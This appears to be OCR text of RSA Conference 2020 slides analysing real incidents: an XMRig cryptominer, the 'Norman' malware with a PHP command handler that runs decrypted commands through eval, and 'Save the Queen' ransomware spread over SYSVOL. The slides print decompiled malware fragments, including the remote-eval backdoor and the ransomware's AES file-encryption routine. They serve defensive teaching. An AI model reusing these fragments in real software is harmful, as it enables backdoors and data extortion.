


Miners not minors!

```
C:\Users\Administrator       \Desktop>upx_dump.exe -c cfgi
 * VERSIONS:       XMRig/2.6.2 libuv/1.20.2 gcc/7.3.0
 * HUGE PAGES:     available
 * CPU:            Intel(R) Xeon(R) Silver 4114 CPU @ 2.20GHz (1) x64 -AES-NI
 * CPU L2/L3:      2.0 MB/13.8 MB
 * THREADS:        2, cryptonight, av=0, donate=5%
 * POOL #1:        pool.minexmr.com:5555
 * COMMANDS:       hashrate, pause, resume
[2019-05-15 04:42:52] READY (CPU) threads 2(2) huge pages 2/2 100% memory 4.0 MB

[2019-05-15 04:42:52] [pool.minexmr.com:5555] error: "xmr address banned", code:
 -1
[2019-05-15 04:43:56] speed 2.5s/60s/15m n/a n/a n/a H/s max: n/a H/s
[2019-05-15 04:44:56] speed 2.5s/60s/15m n/a n/a n/a H/s max: n/a H/s
```

Unique Command and Control



When XSL is not XSL

```
public function Traitement($data)
{
    if (false !== $udata = gzuncompress($data)) {
        $msg = explode(" ", $udata);
        $arg = trim(substr($udata, strlen($msg[0])));

        switch ($msg[0]) {
        case "PING":
            if (is_numeric($msg[1])) {
                $this->Write("PONG " . $msg[1]);
            }

            break;

        case "HELLO":
            $secufish = $this->blowfish->encrypt($_SERVER["COMPUTERNAME"], $this->blowkey);
            $this->Write("IDENT " . $_SERVER["COMPUTERNAME"] . " " . $secufish . " " . $this->version . " " . $this->nbrC);
            $this->workhello = true;
            break;

        case "EVAL":
            $cmd = $this->blowfish->decrypt($arg, $this->blowkey);

            try {
                eval ($cmd);
            }
            catch (exception $e) {
                $this->PrintDebug("Slave caught exception: " . $e->getMessage());
                $this->PrintDebug("Slave error trace: " . $e->getTraceAsString());
            }

            break;
```

Norman Analysis

- Unique C2 Operation
  - Manual control by threat actors
  - Encoded C2 communication
  - Send config settings updates
  - Relied on DuckDNS
- Unique Behavior
  - Reverse shell for recon
  - Activity was low and slow
  - Anti-detection and anti-forensics

RSAConference2020


Save the Queen

Sophisticated Ransomware

God Save the Queen Attack Flow


- Infected user created a file named “hourly” on the SYSVOL share
- Many log files were created on the SYSVOL share, each with the name of a device in the domain
  - log files were used to monitor the infection process on new devices
- Many different IP addresses accessed the “hourly” file
  - scheduled task that ran malware on new devices using PowerShell

Save the Queen Ransomware Flow



```
// Token: 0x06000043 RID: 67
private static void StartEncrypt(object object_0)
{
    object[] array = object_0 as object[];
    string string_ = (string)array[0];
    EncryptionClass encryptionClass = (EncryptionClass)array[1];
    int num = (int)array[2];
    Semaphore semaphore = (Semaphore)array[3];
    bool flag = (bool)array[4];
    long offset = MainClass.100MB * (long)num;
    byte[] buffer = new byte[MainClass.ORIdMPbLqWQJvPXpRqmFgkKHRklS];
    using (FileStream fileStream = new FileStream(MainClass.OpenFileUsingCreateFile(string_), FileAccess.Read))
    {
        using (FileStream fileStream2 = new FileStream(MainClass.OpenFileUsingCreateFile(string_), FileAccess.Write))
        {
            using (AesManaged aesManaged = new AesManaged())
            {
                fileStream.Seek(offset, SeekOrigin.Begin);
                fileStream2.Seek(offset, SeekOrigin.Begin);
                aesManaged.Padding = PaddingMode.None;
                aesManaged.Mode = CipherMode.CBC;
                if (flag)
                {
                    aesManaged.Padding = PaddingMode.PKCS7;
                }
                using (ICryptoTransform cryptoTransform = aesManaged.CreateEncryptor(encryptionClass.PublicKey(num), encryptionClass.IV(num)))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                    {
                        int num2 = 0;
                        int num3;
                        while ((long)num2 < MainClass.100MB && (num3 = fileStream.Read(buffer, 0, MainClass.ORIdMPbLqWQJvPXpRqmFgkKHRklS)) > 0)
                        {
                            cryptoStream.Write(buffer, 0, num3);
                            num2 += num3;
                        }
                        cryptoStream.FlushFinalBlock();
                        if (flag)
                        {
                            encryptionClass.KPSantPnwYcqVRQdXmXTqYqhTAET(fileStream2);
                        }
                    }
                }
            }
        }
        semaphore.Release();
    }
```

Save the Queen Analysis



RSAConference2020

Detecting Advanced Attacks

Advanced Detection Techniques

- Visibility is everything
- Combine multiple telemetry sources
- Cluster and behavior analysis

What should you go do right now?

- Brute force your own systems
  - External mailboxes and shares
  - Internal devices and services
- Audit your incident response
- Where are you in the MITRE ATT&CK framework?

RSAConference2020

Thank you!

Brian Vecci
Varonis Field CTO
Booth #N-5645